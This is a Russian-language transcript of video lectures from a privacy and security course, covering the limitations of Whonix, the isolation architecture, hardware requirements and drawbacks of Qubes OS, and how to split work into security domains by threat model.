Давайте обсудим недостатки и вещи, для выполнения которых Whonix попросту не предназначен. Итак, во-первых, когда вы работаете с Whonix, то наблюдатель понимает, что вы используете Tor. Наблюдателю также становится понятно, что вы пользуетесь Whonix, по информации об отпечатке, который Whonix может оставлять.

Whonix не шифрует ваши документы по умолчанию, он попросту и не должен этого делать. Он не очищает метаданные из ваших документов. Он не шифрует тему и другие заголовки ваших электронных писем, шифрованных писем, потому что он был разработан не для этого. Whonix не разделяет ваши различные контекстуальные идентичности. Как я уже ранее говорил, не рекомендуется использовать одну и ту же рабочую станцию Whonix для выполнения двух разных задач или подтверждать наличие двух контекстуальных идентичностей, которые вы в действительности желаете держать разделенными друг от друга. Whonix, скорее всего, не защитит вас от руткитов для встроенного программного обеспечения или атак на BIOS. Он не защитит вас от компрометации аппаратных средств типа аппаратного кейлоггера SURLYSPAWN из каталога АНБ ANT. Или от ретрорефлектора в VGA-кабеле под названием RAGEMASTER. Whonix не сможет защитить вас от подобных компрометаций с применением аппаратных средств.

Как и в любой операционной системе или приложении, могут существовать уязвимости в безопасности и даже бэкдоры вследствие преднамеренных, принудительных или случайных действий. Но это маловероятно, поскольку Whonix фактически - это всего лишь набор скриптов, и насколько я осведомлен, нет непосредственно скомпилированного кода.

Whonix труднее настраивать по сравнению с, например, TOR Browser или Tails, в случае с которым вы используете лишь Live CD. Whonix требует использования виртуальных машин, следовательно, вам нужен гипервизор или свободное "железо" для его запуска. Он также требует больше внимания к себе, чем Live CD, поскольку Live CD статичны.

https://www.whonix.org/wiki/Warning

Один из самых существенных потенциальных недостатков Whonix, если вам нужна эта особенность, Whonix не является амнезический системой. Позвольте зачитать с офсайта.

"В отличие от Tails, Whonix не является амнезическим Live CD. Если вы установите Whonix на ваш компьютер, это оставит локальные следы на жестком диске, на который вы установили Whonix. Любые созданные файлы будут существовать после выключения или перезагрузки, если только вы не стерли следы их предыдущего существования надежным образом. Нет специальных мер для ограничения того, какие данные записываются на диск. Это касается создаваемых пользователем файлов, файлов с резервными копиями, временных файлов, swap-файлов, истории общения, истории браузера и так далее. Whonix работает как стандартная установленная операционная система".

Также Whonix не предотвращает от подкачки памяти хоста на диск хоста, мы уже обсуждали это в разделе о недостатках виртуальных машин и утечках данных.

Если вам нужна амнезическая система или система, которая будет все забывать, наподобие Tails, есть пара потенциальных обходных решений. Вы можете использовать снэпшоты и затем, после завершения своих действий, восстанавливаться обратно в чистую виртуальную машину. И другой способ - это шифрование хостовой операционной системы при помощи полного шифрования диска. Это поможет противодействовать локальной компьютерно-технической экспертизе. Но лучшим решением будет изначально не допускать сохранения компрометирующей вас информации. Whonix не разрабатывался для защиты от компьютерно-технической экспертизы. Это не та модель угрозы, которой он пытается противостоять. Если для вас это главная задача, то Whonix не лучшее решение.

Угрозы, для противостояния которым больше всего подходит Whonix, это утечки на уровне протоколов и перехват на уровне интернет-провайдеров. Whonix не является простым решением для обеспечения безопасности, приватности и анонимности. Я рекомендую Whonix для более технически подкованных людей или для тех, кто хочет потратить время и действительно понять, как он работает. И затем можно будет настроить его под свои персональные нужды. Есть отличная документация, она затрагивает многие аспекты безопасности, приватности и анонимности в целом. В общем, выражаю признательность команде разработчиков Whonix за великолепное решение. Попробуйте его в работе, если еще этого не делали.


107. Операционная система Qubes



Это рабочий стол операционной системы Qubes. По моему мнению, это наилучшая десктопная операционная система для обеспечения безопасности через изоляцию и компартментализацию. Она по-прежнему находится на раннем этапе своего развития в качестве операционной системы, но концепция, лежащая в ее основе, великолепна.

Qubes - это свободная и открытая операционная система, разработанная для обеспечения надежной защиты настольных компьютеров, но не серверов. Qubes основана на гипервизоре Xen, X Window System и Linux.

Она использует виртуализацию для реализации доменов безопасности посредством изоляции и компартментализации. Это хорошо, потому что виртуализация снижает количество интерфейсов между доменами безопасности, но несмотря на это позволяет доменам безопасности сосуществовать и коммуницировать. Представьте, что на "железе" вашего лэптопа запущен гипервизор первого типа Xen с каким-нибудь ядром Linux и дополнительным кодом для поддержания связи между имеющимися виртуальными машинами, плюс ряд дополнительных средств обеспечения безопасности - это и будет Qubes.



Пользовательские окружения или индивидуальные виртуальные машины основаны на Fedora, Debian, Arch Linux, Whonix, Microsoft Windows и некоторых других системах при помощи так называемых шаблонов Qubes. Эта операционная система похожа на все остальные в том плане, что ее нужно скачивать и устанавливать на лэптоп или десктоп, и хотя ее установка занимает часа три, она нереально крутая.

https://www.qubes-os.org/downloads/

На данный момент это последняя версия, доступная для загрузки. Есть еще Live CD версия, которую можно скачать здесь, если есть желание опробовать ее. На момент снятия видео Live CD не содержала актуального функционала, доступного в версии с полной установкой, но с ее помощью можно хотя бы потестировать систему, проверить, работает ли она на вашем оборудовании. Учтите, что мне не доводилось использовать Live CD версию или даже устанавливать ее для работы на виртуальных машинах, на какую-либо виртуальную машину, так что вам придется попробовать поработать с ней на "голом железе".

Давайте поговорим об архитектуре ядра на минуту. Итак, большинство операционных систем, Unix, Linux, BSD, используют архитектуру монолитного ядра, что подразумевает множественные запуски кода с привилегиями высокого уровня, это называется доверенной вычислительной базой или TCB. Доверенная вычислительная база или среда - это все аппаратные средства, встроенное программное обеспечение и/или компоненты программного обеспечения, являющиеся критичными для безопасности системы, все это составляет доверенную вычислительную базу.

Если баги в безопасности или компрометация возникают внутри доверенной вычислительной базы, это с большой долей вероятности поставит под угрозу безопасность системы в целом. Уязвимости в ядре особенно опасны, устранение уязвимостей в ядре собенно критично.



Доверенная вычислительная база (TCB) монолитного ядра

- Wifi, NIC, Bluetooth-драйверы, стеки протоколов
- USB-драйверы и стеки
- Модули файловой системы и другой код обработки томов
- Различные API (например, debug, VFS, Socket API, проч.)
- GUI-сервер (Xorg)
- Различные системные службы
  - Network Manager и другие D-Bus получатели
  - Службы udev (напр., монтирование блочных устройств)
  - CUPS, индексирование файлов и проч.
- Аппаратная часть (Вы доверяете аппаратной части?)

Что мы видим здесь, это примеры компонентов доверенной вычислительной базы монолитного ядра, которым вам приходится доверять. Они составляют поверхность атаки на монолитное ядро, так что чем меньше доверенная вычислительная база, тем лучше для безопасности, тем меньше поверхность атаки. Итак, почему все это имеет отношение к Qubes? Что ж, в отличие от VMware или VirtualBox, которые запускаются прямо в операционной системе типа Windows или Debian, работа Qubes основана на использовании Xen, это гипервизор первого типа, работающий на "железе". Qubes использует микроядро в качестве кода для обеспечения изоляции, что уменьшает поверхность для атаки. Меньше кода - значит меньше потенциальных багов в безопасности, значит меньше потенциальных возможностей для компрометации, во всяком случае, это в теории, и это хорошая теория.



Атакующий должен суметь скомпрометировать непосредственно гипервизор Xen, чтобы скомпрометировать систему в целом, что гораздо труднее осуществить, чем проникнуть на хост из виртуальной машины второго типа наподобие VMware или VirtualBox. При использовании гипервизора первого типа, который, например, используется для Qubes, нет полноценной хостовой операционной системы, которую можно скомпрометировать. Это преимущество в безопасности, которым обладает Qubes по сравнению с VMware или VirtualBox.




Давайте поговорим об архитектуре системы и различных виртуальных машинах. Qubes реализует домены безопасности при помощи различных виртуальных машин, которые обеспечивают изоляцию и компартментализацию.

Каждый из этих блоков представляет собой отдельную виртуальную машину и различные домены безопасности. Хостовая операционная система не используется, так как Xen - это гипервизор на "железе".

Давайте для начала посмотрим на гипервизор Xen и административный домен, или GUI-домен, вот он - Dom0, а вот он в интерфейсе.







Хостовый домен или Dom0 - это интерфейс или GUI для всего остального, это то, что вы видите, когда залогиниваетесь. Dom0 управляет графическими устройствами, а также устройствами ввода данных типа клавиатур и мыши. Благодаря Dom0 вы видите все это, этот рабочий стол. Он используется для запуска X-сервера, который отображает этот рабочий стол пользователя, и для запуска менеджера окон, который позволяет пользователю запускать и останавливать приложения и управлять окнами.


Принципиально и для обеспечения безопасности, Dom0 не соединен с сетью, у него настолько мало коммуникаций с другими доменами, насколько это возможно, с целью минимизации возможностей атаки из скомпрометированной виртуальной машины. Как вы можете заметить, он использует KDE по умолчанию и даже если бы, к примеру, в этой KDE имелся бы баг, Dom0 недосягаем для атакующего, поскольку нет соединения с ним по сети, вы можете лишь видеть его в действии.

Поскольку у Dom0 нет доступа в сеть, нужно обновлять лишь несколько компонентов, которые администратор может установить из командной строки. Для просмотра запущенных приложений в каждой виртуальной машине домена, Qubes предоставляет средство просмотра приложений. Это может привести к ложному ощущению у пользователя, что приложения исполняются непосредственно на рабочем столе, как видно здесь. Но по факту, приложения запускаются в отдельных виртуальных машинах.



Например, это окно, видим окно в желтой рамке, то, что внутри него, запущено в персональной виртуальной машине, а окно в зеленой рамке запущено в рабочей виртуальной машине, но благодаря средству просмотра окон в Dom0, у вас создается ошибочное впечатление, что эти окна всего лишь отдельные окна внутри операционной системы, но на деле они представляют собой полноценные отдельные операционные системы в составе виртуальной машины, которые изолированы друг от друга при помощи Xen и Qubes.






Есть сетевая виртуальная машина или NetVM, видим ее здесь. Также она представлена на этой схеме, NetVM. Работа с сетью происходит в отдельной виртуальной машине, что великолепно, поскольку уровень сетевого взаимодействия является критичным компонентом для обеспечения безопасности коммуникаций. Эта виртуальная машина защищает вас от эксплойтов, от вещей типа WiFi или Ethernet-драйверов, пакетов протоколов или, к примеру, вашего DHCP-клиента, и вы также можете использовать ее для изоляции вашего VPN, и сделать его доступным для других виртуальных машин.

Я имею ввиду, что сетевая виртуальная машина обеспечивает работу VPN, а другие ваши виртуальные машины тунеллируются через нее. Это предотвращает утечку данных.

Вспомните систему Nightstand из каталога ANT Агентства Нацбезопасности. Если, как там заявлено, если мы представим, что в ней содержится определенный драйвер Wi-Fi или эксплойт к уязвимости стека протоколов, который она имеет возможность применить, если вы используете обычную операционную систему типа Windows, Debian, OS X, Linux, то все - конец игры, если у них есть эксплойт данного типа.




В случае использования Qubes, поскольку есть изоляция сети в виртуальной машине, эксплойтом подобного типа будет скомпрометирована лишь сетевая виртуальная машина. Атакующему придется выполнить эскалацию своей атаки, чтобы проникнуть в другие домены или другие виртуальные машины. Так что, это великолепная идея - держать вашу сеть на отдельной виртуальной машине, на деле, это было бы здорово для всех операционных систем. Это требует наличия на вашем железе блока управления памятью для операций ввода-вывода IOMMU, также известного как Intel VT-d.




Есть виртуальная машина-файрвол, которая обеспечивает работу правил брандмауэра между сетевой виртуальной машиной и остальными доменами, так чтобы вы могли настраивать протоколы, источники, пункты назначения и прочее для коммуникации между доменами.

Есть одноразовые виртуальные машины. Как можно догадаться из названия, после их использования они удаляются. Как правило они используются для одиночных приложений типа средства просмотра, редактора илибраузера. Вы можете открыть подозрительное вложение с полной безопасностью или работать в интернете без сохранения любой локальной истории и предотвращая отслеживание.

Это отличная фича, мне она нравится. Вы просто нажимаете правой кнопкой мыши на файл и выбираете "Открыть при помощи одноразовой виртуальной машины".



Но это больше предназначено для минимизации угроз типа вредоносных программ и противодействия отслеживанию, нежели чем для защиты от локальной компьютерно-технической экспертизы, которую вы получаете в случае использования амнезической операционной системы Tails.



Системные домены


Вы можете использовать опциональную виртуальную машину UsbVM, это защитит операционную систему от вещей типа вредоносных флешек BadUSB, подключаемых к лэптопу или устройству. UsbVM обрабатывает в песочнице все USB-драйверы и стек USB, защищая вас от BadUSB. Данные затем могут быть аккуратно экспортированы из выбранных устройств в другие виртуальные машины приложений AppVM.


Виртуальные машины приложений или AppVM. AppVM - это виртуальные машины, используемые для хостинга приложений типа вашего веб-браузера, почтового клиента, средства просмотра PDF, и так далее. Каждая AppVM основана на шаблоне операционной системы, по умолчанию это Fedora, минимальный шаблон.

https://www.qubes-os.org/doc/

Прочие включают, как можете увидеть по этой ссылке, Debian, Arch Linux, Ubuntu, Whonix, последний состоит из двух виртуальных машин: рабочей станции и шлюза. Также вы можете использовать Windows, чтобы запускать офисные приложения, Word, Excel или другие вещи, запускаемые под Windows.

Для обеспечения работы этих доменов безопасности приложения помещаются в отдельные виртуальные машины приложений, AppVM. Здесь вы можете увидеть примеры доменов безопасности: банкинг, персональный, недоверенный, рабочий и так далее.





По причине того, что вы здесь видите, этого средства для просмотра приложений, создается иллюзия, что они запущены на одной и той же машине, но в реальности они представляют собой разделенные виртуальные машины. Вы можете одновременно запустить недоверенный браузер на сайте hack.me и браузер для банкинга. Любой эксплойт из недоверенного браузера никоим образом не сможет повлиять на виртуальную машину для банкинга.

Каждый домен безопасности помечается цветом, можете увидеть здесь, каждое окно выделяется цветом того домена, которому оно принадлежит. Здесь желтая рамка, это персональный домен безопасности, видим его слева. Здесь зеленая рамка, это рабочий домен. Так что всегда визуально понятно, к какому домену относится конкретное окно.

Также имеется возможность защищенным образом производить операции копирования и вставки между виртуальными машинами, защищенно копировать и перемещать файлы между виртуальными машинами, защищенно работать по сети между виртуальными машинами и интернетом.

https://www.qubes-os.org/doc/whonix/

Qubes обладает встроенной интеграцией с TOR. Шаблоны с рабочей станцией и шлюзом Whonix поставляются в комплекте с Qubes, и это великолепная опция для использования TOR и предотвращения утечек. Вы получаете преимущества приватности и анонимности Whonix, а также безопасность хоста посредством изоляции и компартментализации в Qubes. Это очень хорошее решение.

Аппаратная часть. Благодаря своей архитектуре, Qubes обладает уровнем устойчивости перед вредоносным оборудованием: аппаратные закладки, USB-драйверы, badBIOS, диски и SATA-контроллеры.

https://www.qubes-os.org/doc/split-gpg/

Qubes также обладает рядом других средств обеспечения безопасности, своего рода дополнительные преимущества. Вы можете разделить закрытые ключи GPG для их защиты, есть функционал для этого. Также имеется конвертер PDF, чтобы можно было действительно доверять PDF-файлам. И я уверен, что по мере развития операционной системы будут добавляться другие средства безопасности.

https://www.qubes-os.org/hcl/

Итак, все это звучит здорово, не так ли? А какие есть недостатки? Что может остановить вас от установки этой системы прямо сейчас? Что ж, во-первых, одной из основных проблем с Qubes является нехватка аппаратной поддержки. У меня есть несколько лэптопов, и чтобы запустить Qubes на моем Sony Vaio, мне пришлось перепрошить BIOS, это достаточно пугающая перспектива для большинства людей, даже для технически подкованных людей, поскольку эта процедура может поломать ваш лэптоп.

Для извлечения максимума преимуществ от всех имеющихся классных средств безопасности, вам потребуется процессор, который поддерживает технологию виртуализации, включая Intel VT-x или AMD-V, видим их в списке совместимых устройств, а также Intel VT-d или IOMMU, видим их здесь. Вдобавок, нужен BIOS с доверенным платформенным модулем (TPM) для защиты от атак типа Evil Maid ("Злая горничная"). Вам также потребуется быстрый процессор и много оперативной памяти, если вы собираетесь запускать несколько виртуальных машин.

Другая проблема связана с производителями. Зачастую они вносят изменения в аппаратные части компьютеров, лэптопов или устройств на протяжении срока службы этих устройств без предупреждения, при этом данные модели сохраняют свои номера. А Qubes пользуется преимуществами тех средств, которые обычно не предлагаются вендорами, так что вы не можете быть уверенными в том, будет ли лэптоп, который вы собираетесь приобрести, поддерживать нужные вам возможности. Это явный барьер на пути любого нового пользователя и он отталкивает людей.

https://www.qubes-os.org/downloads/

Я рекомендую Live USB для тестирования Qubes, чтобы вы могли проверить, будет ли она работать на вашем "железе". Если вы раздумываете приобрести лэптоп, то взгляните на список совместимых устройств, чтобы найти образцы тех устройств, которые полностью или частично поддерживают Qubes. Этот список растет, и сейчас с ним

гораздо легче разобраться, они навели в нем порядок, раньше здесь все было немного запутано. На данный момент здесь все довольно неплохо организовано, и вы можете довольно ясно увидеть, что работает с Qubes, а что нет, здесь также добавлены комментарии по поводу того, что им нужно было сделать, чтобы устройство могло работать с Qubes.

Однако обратите внимание, этот список поддерживается со стороны сообщества, следует понимать, что он не на 100% точный. Список довольно-таки длинный, гораздо длиннее, чем он был, когда я в последний раз его просматривал, а это было несколько месяцев назад. И собственно говоря, вот модель, на которой у меня работает Qubes. И да, здесь как раз говорится о том, что необходимо перепрошить BIOS для работы с Qubes.

Вы можете заметить, что здесь довольно-таки много моделей, поддерживающих Qubes, некоторые из них достаточно дешевые. Можно раздобыть какой-нибудь старенький лэптоп в районе $150, $200, в этом районе. Также есть группа Google для Qubes, можно найти ответы на вопросы, какое "железо" поддерживает Qubes и как настроить его для работы.

И мне кажется, я уже упоминал об этом, Qubes не работает в виртуальной машине, или же я не смог запустить ее в виртуальной машине, так что вам придется устанавливать ее на "голое железо" или опробовать Live USB, опцию с Live CD.

https://www.qubes-os.org/doc/certified-laptops/

На момент записи видео есть один сертифицированный Qubes лэптоп, это Librem 13, на ваших экранах, вы можете приобрести его с предустановленной Qubes. Этот ноутбук ориентирован на обеспечение приватности, я помню, как проводилась его краудфандинговая кампания. Вы может пойти и купить этот ноутбук, но они не такие дешевые, как видите, $1,499. Но понятно, причина в том, что ноутбук нишевый, сфокусирован на обеспечении приватности. Ознакомьтесь с информацией на их сайте, если интересно. В списке совместимого оборудования вы можете найти лэптопы гораздо более дешевые, если вам действительно хочется попробовать и начать работу с Qubes.

Другой вопрос для рассмотрения: может возникнуть проблема с производительностью и совместимостью при использовании Qubes, особенно если вы собираетесь использовать одно устройство. Вы не сможете запускать игры или программы с высокими требованиями в виртуальных машинах, если только у вас не очень мощная машина, это попросту не будет настолько хорошо работать, как на нативной машине или той же самой нативной машине без виртуальных машин. Так что этот лэптоп, возможно, придется использовать только для работы, персональных нужд и безопасности, это не будет производительный лэптоп или производительное устройство.

Итак, каковы мои основные выводы? Что ж, эта операционная система по-прежнему находится на ранней стадии своего развития, но с подходящим "железом" она предлагает ряд не имеющих аналогов возможностей по обеспечению безопасности для любого, обладающего минимальными техническими знаниями, для достижения преимуществ от их использования.

Она не спроектирована, как Tails, для предотвращения локальной компьютерно-технической экспертизы, она предназначена для тех из вас, кого волнует эксплуатация уязвимостей. Несмотря на то, что в ней есть одноразовые виртуальные машины, они больше предназначены для удаления угрозы, чем для противодействия локальной компьютерно-технической экспертизе.

Это платформа для безопасности, предотвращения эксплуатации и изоляции. Это, пожалуй, лучшая платформа для безопасности, на которой можно хостить другую защищенную операционную систему. Будем надеяться, что проблемы совместимости с оборудованием будут разрешаться, и я думаю, так оно и будет. Qubes ожидает светлое будущее.

Я рекомендую вам попробовать поработать с ней, использовать ее, особенно, если у вас имеется высокая потребность в безопасности, приватности и анонимности.

https://www.qubes-os.org/video-tours/

И в заключение, буквально за несколько дней до записи этого видео, ребята из команды Qubes зарелизили эти видео-туры по Qubes. Это инструкции по использованию Qubes, посмотрите их, они также есть на YouTube, их довольно-таки много и они достаточно хороши, так что спасибо команде Qubes за великолепную операционную систему, продолжайте в том же духе.


108. Изоляция и компартментализация доменов безопасности

Вам нужно осознанно подумать над использованием доменов безопасности теперь, когда мы изучили множество способов их реализации наряду с изоляцией и компартментализацией. Вам стоит подумать, как разделить ваши домены. Это может быть наличие элементарно рабочего домена и персонального домена, или доверенного и недоверенного домена. Домены будут основаны на риске, обстоятельствах, ваших противниках и вашей модели угроз.



Давайте обсудим некоторые примеры, основанные на различных сценариях использования. Допустим, человеку нужна удобная и простая операционная система, окружение для выполнения большей части задач типа создания документов. Нет желания чрезмерно обременять себя вопросами безопасности. В этом случае можно использовать Mac OS X на лэптопе со всеми включенными необременительными настройками безопасности.

В то же время, ему нужен высокий уровень защиты от вредоносных программ и хакеров во время использования интернета, серфинга по сети, скачивания файлов и так далее. В этом случае можно принять решение об использовании высокозащищенного домена. Мы будем использовать изолированную виртуальную машину с Debian на борту для обеспечения работы этого домена безопасности. VirtualBox используется в качестве интерфейса между этими двумя доменами.



Возможно, кого-то волнует приватность и криминалистическая экспертиза локальной машины. В этом случае можно использовать отдельный защищенный ноутбук, который будет храниться в физически защищенном месте в тех случаях, когда он не используется. На нем будет использоваться Debian в качестве хостовой операционной системы и Tails через VirtualBox.

